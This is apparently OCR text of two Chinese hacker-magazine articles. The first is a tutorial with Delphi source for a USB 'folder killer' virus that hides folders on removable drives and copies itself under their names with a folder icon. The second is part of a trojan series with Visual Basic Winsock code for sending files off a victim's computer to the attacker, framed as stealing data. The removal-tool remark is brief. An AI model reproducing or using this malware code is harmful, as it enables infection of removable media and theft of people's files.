


图 1




图 2

关于 U 盘病毒的原理我就不多说了，大家可以参看 2008 年第 4 期杂志中的“Delphi 下浅析 U 盘病毒的原理”一文。本文我主要介绍一下如何把文件夹隐藏并把病毒自身以目录名来命名。

一、U 盘文件夹杀手的病毒特征

感染了该病毒后：1.该病毒会在每个磁盘的根目录复制 exe 文件，图标为 xp 文件夹图标，大小为 37k，你的根目录下有多少文件夹它就会复制多少个病毒，而且文件名会和你每个磁盘根目录下的文件夹名一样，原有的文件夹会被隐藏。2.更改注册表。3.复制 uk.exe 和 autorun.inf。

二、Delphi 下的实现方法

众所周知，使用 Delphi 编写出来的程序都很大，至少也有上百 K 的大小，这么大的文件如何做到有利于传播呢？熟悉 Delphi 的朋友都应该知道，在 uses 里面加入 forms、class、graphics 这些单元会使生成的文件非常大，所以我们尽可能不使用这些单元，这里只使用 windows、sysutils 两个单元。这样，编译完的文件只有几十 K，移除其它的单元如 class、graphics 等，只需要把 uses 后边的单元名去掉就可以了，可是直接去掉 forms 是不行的，编译时会出现错误，那如何编译出无窗体的程序呢？

1.在 Delphi 的“file(文件)”菜单上选择“新建应用程序(New Application)”。

2.因为我们的程序要伪装成文件夹，所以先要设置程序图标为 xp 默认的文件夹图标。选择“project(工程)”－“option(选项)”－“application(应用程序)”，点击“load icon”按钮，选择我们已经准备好的文件夹图标。为什么要先设置图标呢，这是因为下一步去除窗体后就不能再进行设置了，application settings 里面的项就是灰色的了，无法再进行设置和修改了，所以需要先进行设置。

3.在 Delphi 的“Project”菜单下选择“Remove From Project”，选择 Form1，按“OK”按钮，成功移除窗体。

4.在 Project1.DPR 中，把“Uses Forms”更改为“Uses Windows,sysutils”。

5.把“Application.Initialize;”和“Application.Run;”删除掉，运行一下，这样我们就成功建立了一个无窗体的可执行文件，看看是不是才十几 K 大小。

6.程序的大小搞定了，开始编写代码吧，在“{$R *.res}”后面 begin 的前面编写代码，具体代码如下：

```
  procedure searchdir(path: string); //搜索指定盘根目录下的
文件夹并为文件夹设置隐藏属性，拷贝自身到根目录下并以目录做为名字
  var
    sr:TSearchRec;
    iAttributes:Integer;
  begin
    iAttributes := 0;
    iAttributes :=iAttributes or faDirectory;
    if (FindFirst(path+'\*.*', iAttributes, sr) = 0) then //
/因为目录是未知的，在未知情况下，采用之种方法可以将所有目录找全
      begin
        if (sr.Attr = iAttributes) then //判断是否为目录
          begin
          if((sr.Name<>'.') and (sr.Name<>'..')) then //
找目录过程中，程序会找到..这样的目录，不把它当目录看待，忽略
            begin
              setfileattributes(pchar(path+sr.Name),
file_attribute_hidden); //设置找到的目录为隐藏
              copyfile(pchar(paramstr(0)),pchar(path+sr.
Name+'.exe'),false); //拷贝自身为找到目录名.exe
            end;
```

```
        end;
          while (findnext(sr)=0) do
          begin
            if (sr.Attr=iattributes) then
            begin
              if((sr.Name<>'.') and (sr.Name<>'..')) then
              begin
              setfileattributes(pchar(path+sr.Name),
file_attribute_hidden);
              copyfile(pchar(paramstr(0)),pchar(path+sr.
name+'.exe'),false);
              end;
            end;
          end;
        end;
      findclose(sr);  //关闭寻找
    end;
    procedure getdrivers;  //获取驱动器
    const
      drivers:array[0..23] of string=('C:\','D:\','E:\','F:\',
'G:\','H:\','I:\','J:\','K:\','L:\','M:\','N:\','O:\','P:\','Q:
\','R:\','S:\','T:\','U:\','V:\','W:\','X:\','Y:\','Z:\');
    var
      i,sresult:integer;
    begin
      for I := 0 to 23 do
      begin
        sresult:=getdrivetype(pchar(drivers[i]));
        if (sresult=drive_removable) then  //判断是否为固定盘和
可移动盘
          begin
            searchdir(drivers[i]);  //调用seardir函数
          end;
      end;
    end;
```

三、代码解析

“searchdir(path:string)”这个函数主要用到了findfirst与findnext函数，这是一对孪生兄弟，伴随它们的是TSearchRec结构，这个结构的定义为：

```
  struct TSearchRec{
    int Time;       //日期
    int Size;       //大小
    Int Attr;       //属性
    ansistring Name;      //名称
    int ExcludeAttr;      //额外属性
    int FindHandle;       //找到句柄
    _WIN32_FIND_DATA FindData;
    //其它附加信息，包括生产日期、修改日期、长短文件名等
  }
```

在这个结构中，属性是最重要的，有如下取值：

```
  faReadOnly   只读文件
  faHidden     隐含文件，不可见
  faSysFile    系统文件
  faVolumeID   卷标文件
  faDirectory  目录
  faArchive    存档文件
  faAnyFile    任何文件
```

因为我们要找的是目录所以取faDirectory，为目录设置属性要用到SetFileAttributes，内容如下：

```
  BOOL SetFileAttributes(
  LPCTSTR lpFileName,
  //需要设置的文件或文件夹的名
  DWORD dwFileAttributes
  //设置的值
  );
```

我们设置文件夹为隐藏，那么第二个参数为FILE_ATTRIBUTE_HIDDEN。最后我们在Begin和end之间加上getdrivers，选择“Project(工程)”－“compile uk”（编译uk，uk是我的工程名），进行测试。

三、程序小结

这个变种的功能已经实现了，因为在第4期杂志的“浅析U盘病毒的原理”一文中已经对U盘病毒说的很详细了，所以这里就不再重复介绍如何操作注册表，复制uk.exe和autorun.inf了。

因为我们要控制文件的大小，所以我建议对注册表操作使用windows单元的RegOpenKey和RegSetvalueEx这两个函数。对于autorun.inf则使用assignfile，具体可以参看我提供的源码。编译完成并压缩后也不超过40K。

现在既然知道了文件夹杀手的制作方法，那么编写专杀工具是不是也没问题了。因为文件夹被隐藏了，所以TSearchRec的属性就改为“iAttributes :=iAttributes or faDirectory or faHidden”，把SetFileAttributes的第二个参数设置为FILE_ATTRIBUTE_NORMAL，把CopyFile改成DeleteFile，专杀工具就可以编写出来了。

（本文所涉及到的源码、病毒样本以及专杀工具已经收录到光盘中）

文章难易度：★★★★★
文章阅读点：如何使用VB编程来简单实现木马的文件操控功能

VB版的网络神偷之木马的文件操控（下）

无敌小龙

一、原理介绍

在上期杂志中给大家介绍了如何实现对远程计算机的文件进行操作以及对文件目录列表的获取，通过这些功能的实现，我们就可以浏览对方计算机的磁盘文件和目录信息，然后进行下一步的操作了。那么，当别人中了我们的这个木马后，我们在对方的电脑中看到了好东西时，要如何“窃取”这些数据，把它们传输到本地计算机呢？这些就是本文将要介绍的内容了（这里只是技术研究二进制的数据传输方法，至于窃取对方数据乃违法行为，大家要区别对待）。

1、一次性传输

在文件的网络传输中，通常有两种方法，一种是一次性的传输，也就是把数据保存到数组中，使用WINSOCK控件一次性发送。这种方法比较简单，但是却有个弊病，如果要传输的文件太大，就会造成两个问题，一个是我们的数组不可能无限大的去装入这个大的文件，而另一方面，使用WINSOCK控件的SENDDATA方法，一次性发送大量数据往往都会出错，这时候要实现对文件的传输就要用到分块传输技术了。因此，对于要发送的文件，我们要具体问题具体分析，对具体问题要区别对待！

我先来介绍一下如何使用WINSOCK一次性的发送数据，读者朋友们只有在充分理解了一次性数据传输的基础之后才能

对分块传输技术有所了解和掌握。

```
Private Sub Command4_Click()
'--------- CommonDialog1.Filter = "EXE FILE|*.exe"
    CommonDialog1.ShowOpen '打开对话框
    If CommonDialog1.FileName = "" Then
        Exit Sub
    End If
    send_filename = CommonDialog1.FileName '得到要发送的文件名，设置file_name变量
'------------- Open send_filename For Binary As #1 '使用二进制方法，打开要发送的文件
        ReDim a(LOF(1) - 1) As Byte '因为数组从0开始，所以这里数组上标要减去1
        Get #1, , a '把文件内容存入数组
    Winsock1.SendData a '使用senddata丰富一次性发送数据
    Close
'--------------------------------End Sub
```

以上代码的含义是首先使用commondialog控件来浏览一个文件，并且把文件名称保存到sned_filename这个变量中，然后使用open语句用二进制的方法读入文件到字节数组a中（一定要使用字节数组，否则无法传输二进制文件，比如EXE文件等），最后使用GET方法把所有的数据全部保存到数组中，最后使用WINSOCK控件的SENDDATA方法把数据一次性发送出去。

2、分块传输

分块发送技术的原理在于把需要发送的数据分成指定大小的块，比如我们把数据分成很多1000字节大小的块，然后分批次发送，最后则会剩下一部分小于1000字节的块（一定是小于1000字节，否则就会在上一次分块发送中被发送出去了）。此时，使用GET方法把没有发送的数据块保存到数组中，然后使用WINSOCK的SENDDATA方法把数据发送出去。

```
'============================== 二，发送数据
Open send_filename For Binary As #1 '使用二进制方法，打开要发送的文件
    '------------1：小于1000直接发送，然后退出
    If LOF(1) <= 1000 Then
        '这里省略一次性发送数据的代码（和上面介绍的相同），后文的全部代码，包含了这里。
    End If
    '---------2：如果文件体积大于1000字节，就分块发送
    If LOF(1) > 1000 Then
        lump = LOF(1) \ 1000   '块数
        left_lump = LOF(1) Mod 1000   '剩下块的文件大小
        For i = 1 To lump
            ReDim a(1 To 1000) As Byte
            Get #1, , a '每次调用GET方法，文件指针自动向后移动1000字节
            Winsock1.SendData a '每次发送1000字节的数据
        Next
    End If
    '-------------3：得到分块发送后的最后一块数据
    If left_lump > 0 Then '这里是分块发送数据时没有发送完毕的数据
        ReDim a(1 To left_lump) As Byte '定义一个和剩余文件大小相同的字节数组
        Get #1, , a 'GET方法自动获取填满数组空间的数据
        Winsock1.SendData a '最后一次发送数据
    End If
'------------------------------------------
Close
```

为了让大家更好的理解上面的代码，我给出一个图示，如图1。

比如，我们的数据大小为3888字节，那么就是分为四次发送，前三次发送的数据大小全部都是1000字节，经过三次的发送后我们剩下的字节数为888字节，此时最后一次使用分块技术进行数据的发送就可以完成整个数据的发送了。




图1

那么，如何得到整块（1000字节）的发送次数呢？这里使用了“lump = LOF(1) \ 1000”，也就是使用整除法得到要发送的整块的块数，然后使用“left_lump = LOF(1) Mod 1000”取模的方法得到最后一块的数据大小（888字节）。

二、发送端（分块发送）

有了上面的介绍，现在就可以进行代码的编写了。首先，给出程序界面，如图2，各位读者只要摆放好各个控件的位置就可以开始代码的编写了。

